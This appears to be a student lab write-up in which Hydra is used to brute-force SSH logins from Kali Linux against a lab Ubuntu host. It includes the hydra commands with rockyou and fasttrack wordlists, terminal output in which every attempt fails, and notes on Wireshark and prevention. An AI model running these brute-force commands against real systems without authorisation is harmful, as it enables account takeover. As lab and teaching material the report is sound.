A screenshot of a terminal window on a Kali Linux machine. The window title is 'root@evhx: ~'. The terminal shows the output of several commands. First, 'Setting up hydra-gtk (9.1-1+b2) ...' and 'Processing triggers for mailcap (3.69) ...' are shown. Then, the user runs 'gzip -d /usr/share/wordlists/rockyou.txt.gz'. Next, the user runs 'hydra -l root -P /usr/share/wordlists/fasttrack.txt 10.0.0.251 -t 4 ssh'. The Hydra output shows it starting at 2021-09-22 23:47:22, attacking ssh://10.0.0.251:22/. It reports various status updates: '[STATUS] 38.00 tries/min, 38 tries in 00:01h, 184 to do in 00:05h, 4 active', '[STATUS] 28.00 tries/min, 84 tries in 00:03h, 138 to do in 00:05h, 4 active', '[STATUS] 30.50 tries/min, 122 tries in 00:04h, 100 to do in 00:04h, 4 active', '[STATUS] 28.80 tries/min, 144 tries in 00:05h, 78 to do in 00:03h, 4 active', '[STATUS] 27.33 tries/min, 164 tries in 00:06h, 58 to do in 00:03h, 4 active', '[STATUS] 28.00 tries/min, 196 tries in 00:07h, 26 to do in 00:01h, 4 active', and '[STATUS] 27.75 tries/min, 222 tries in 00:08h, 1 to do in 00:01h, 2 active'. Finally, it reports '1 of 1 target completed, 0 valid password found' and 'Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-22 23:55:45'. The prompt returns to '(root@evhx)-[~]'.

Performing a Hydra brute force password attack with a large wordlist will take a very long time, but with a higher success rate.

```
root@evh: ~
File Actions Edit View Help

(root@evh)-[~]
# hydra -l root -P /usr/share/wordlists/rockyou.txt 10.0.0.251 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-22 23:59:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
tries per task
[DATA] attacking ssh://10.0.0.251:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 14344309 to do in 7969:04h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344195 to do in 8203:23h, 4 active
[STATUS] 26.93 tries/min, 404 tries in 00:15h, 14343995 to do in 8876:15h, 4 active
[STATUS] 26.58 tries/min, 824 tries in 00:31h, 14343575 to do in 8993:45h, 4 active
[STATUS] 26.47 tries/min, 1244 tries in 00:47h, 14343155 to do in 9031:44h, 4 active
[STATUS] 26.22 tries/min, 1652 tries in 01:03h, 14342747 to do in 9116:10h, 4 active
[STATUS] 26.38 tries/min, 2084 tries in 01:19h, 14342315 to do in 9061:27h, 4 active
[STATUS] 26.33 tries/min, 2501 tries in 01:35h, 14341898 to do in 9079:35h, 4 active
[STATUS] 26.28 tries/min, 2917 tries in 01:51h, 14341482 to do in 9095:34h, 4 active
[STATUS] 26.31 tries/min, 3342 tries in 02:07h, 14341057 to do in 9082:58h, 4 active
[STATUS] 26.19 tries/min, 3745 tries in 02:23h, 14340654 to do in 9126:28h, 4 active
[STATUS] 26.19 tries/min, 4165 tries in 02:39h, 14340234 to do in 9124:03h, 4 active
[STATUS] 26.20 tries/min, 4585 tries in 02:55h, 14339814 to do in 9122:02h, 4 active
[STATUS] 26.19 tries/min, 5002 tries in 03:11h, 14339397 to do in 9125:46h, 4 active
[STATUS] 26.20 tries/min, 5424 tries in 03:27h, 14338975 to do in 9120:29h, 4 active
[STATUS] 26.21 tries/min, 5844 tries in 03:43h, 14338555 to do in 9119:02h, 4 active
[STATUS] 26.21 tries/min, 6264 tries in 03:59h, 14338135 to do in 9117:45h, 4 active
[STATUS] 26.17 tries/min, 6674 tries in 04:15h, 14337725 to do in 9130:16h, 4 active
[STATUS] 26.18 tries/min, 7094 tries in 04:31h, 14337305 to do in 9128:24h, 4 active

[STATUS] 26.17 tries/min, 20494 tries in 13:03h, 14323905 to do in 9121:04h, 4 active
[STATUS] 26.16 tries/min, 20902 tries in 13:19h, 14323497 to do in 9125:31h, 4 active
[STATUS] 26.16 tries/min, 21321 tries in 13:35h, 14323078 to do in 9125:03h, 4 active
[STATUS] 26.17 tries/min, 21744 tries in 13:51h, 14322655 to do in 9122:56h, 4 active
[STATUS] 26.17 tries/min, 22164 tries in 14:07h, 14322235 to do in 9122:06h, 4 active
[STATUS] 26.17 tries/min, 22584 tries in 14:23h, 14321815 to do in 9121:18h, 4 active
[STATUS] 26.16 tries/min, 22999 tries in 14:39h, 14321400 to do in 9122:31h, 4 active
[STATUS] 26.17 tries/min, 23419 tries in 14:55h, 14320980 to do in 9121:43h, 4 active
[STATUS] 26.16 tries/min, 23834 tries in 15:11h, 14320565 to do in 9122:51h, 4 active
[STATUS] 26.16 tries/min, 24254 tries in 15:27h, 14320145 to do in 9122:04h, 4 active
[STATUS] 26.17 tries/min, 24674 tries in 15:43h, 14319725 to do in 9121:17h, 4 active
[STATUS] 26.17 tries/min, 25094 tries in 15:59h, 14319305 to do in 9120:31h, 4 active
[STATUS] 26.17 tries/min, 25513 tries in 16:15h, 14318886 to do in 9120:08h, 4 active
[STATUS] 26.16 tries/min, 25924 tries in 16:31h, 14318475 to do in 9122:35h, 4 active
[STATUS] 26.16 tries/min, 26344 tries in 16:47h, 14318055 to do in 9121:48h, 4 active
[STATUS] 26.16 tries/min, 26764 tries in 17:03h, 14317635 to do in 9121:03h, 4 active
[STATUS] 26.16 tries/min, 27185 tries in 17:19h, 14317214 to do in 9119:59h, 4 active
[STATUS] 26.16 tries/min, 27604 tries in 17:35h, 14316795 to do in 9119:36h, 4 active
[STATUS] 26.17 tries/min, 28024 tries in 17:51h, 14316375 to do in 9118:53h, 4 active
[STATUS] 26.17 tries/min, 28444 tries in 18:07h, 14315955 to do in 9118:11h, 4 active
[STATUS] 26.17 tries/min, 28864 tries in 18:23h, 14315535 to do in 9117:30h, 4 active
[STATUS] 26.17 tries/min, 29284 tries in 18:39h, 14315115 to do in 9116:50h, 4 active
[STATUS] 26.17 tries/min, 29700 tries in 18:55h, 14314699 to do in 9117:24h, 4 active
[STATUS] 26.17 tries/min, 30119 tries in 19:11h, 14314280 to do in 9117:02h, 4 active
[STATUS] 26.16 tries/min, 30524 tries in 19:27h, 14313875 to do in 9120:52h, 4 active
[STATUS] 26.16 tries/min, 30944 tries in 19:43h, 14313455 to do in 9120:09h, 4 active
[STATUS] 26.16 tries/min, 31364 tries in 19:59h, 14313035 to do in 9119:27h, 4 active
[STATUS] 26.16 tries/min, 31790 tries in 20:15h, 14312609 to do in 9117:02h, 4 active
[STATUS] 26.16 tries/min, 32206 tries in 20:31h, 14312193 to do in 9117:31h, 4 active
[STATUS] 26.16 tries/min, 32622 tries in 20:47h, 14311777 to do in 9117:59h, 4 active
```


Now to test a success with the Hydra brute force, a wordlist with the target Ubuntu's password will be added to the wordlist called 'meow.txt', using the command:

```
hydra -l root -P /usr/share/wordlists/meow.txt 10.0.0.251 -t 4 ssh
```

[Did not succeed even with the correct password, so I have been trying to figure out why]


```
(root@evhx)-[~]
# hydra -l root -P /usr/share/wordlists/meow.txt 10.0.0.251 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-23 23:32:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 51 login tries (l:1/p:51), ~13 tries per task
[DATA] attacking ssh://10.0.0.251:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 15 to do in 00:01h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-23 23:34:43

(root@evhx)-[~]
# hydra -l root -P /usr/share/wordlists/meow.txt 10.0.0.251 -t 5 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-23 23:35:12
[DATA] max 5 tasks per 1 server, overall 5 tasks, 51 login tries (l:1/p:51), ~11 tries per task
[DATA] attacking ssh://10.0.0.251:22/
[STATUS] 50.00 tries/min, 50 tries in 00:01h, 1 to do in 00:01h, 5 active
```

The packets from the brute force attack can be read using Wireshark.



Conclusion

The Hydra brute force attacks were not successful due to the target Ubuntu's unacceptance to any of the passwords provided in the wordlists. Although they were not successful, the packets found in Wireshark were able to present the SSH attempts from the Kali Linux machine.

The advantages to these attacks are that they are straightforward and do not need much information in order to attack targets. Given a weak firewall, one can continuously brute force an attack, otherwise a disadvantage would be that most security systems would notice the multiple brute force password attempts.

Hydra can brute force passwords into websites using their ip address and by inspecting the website elements to specify the path of the attack.

A Hydra brute force attack can be prevented by adding layers of security to password submissions, as well as simply having passwords that aren't as predictable.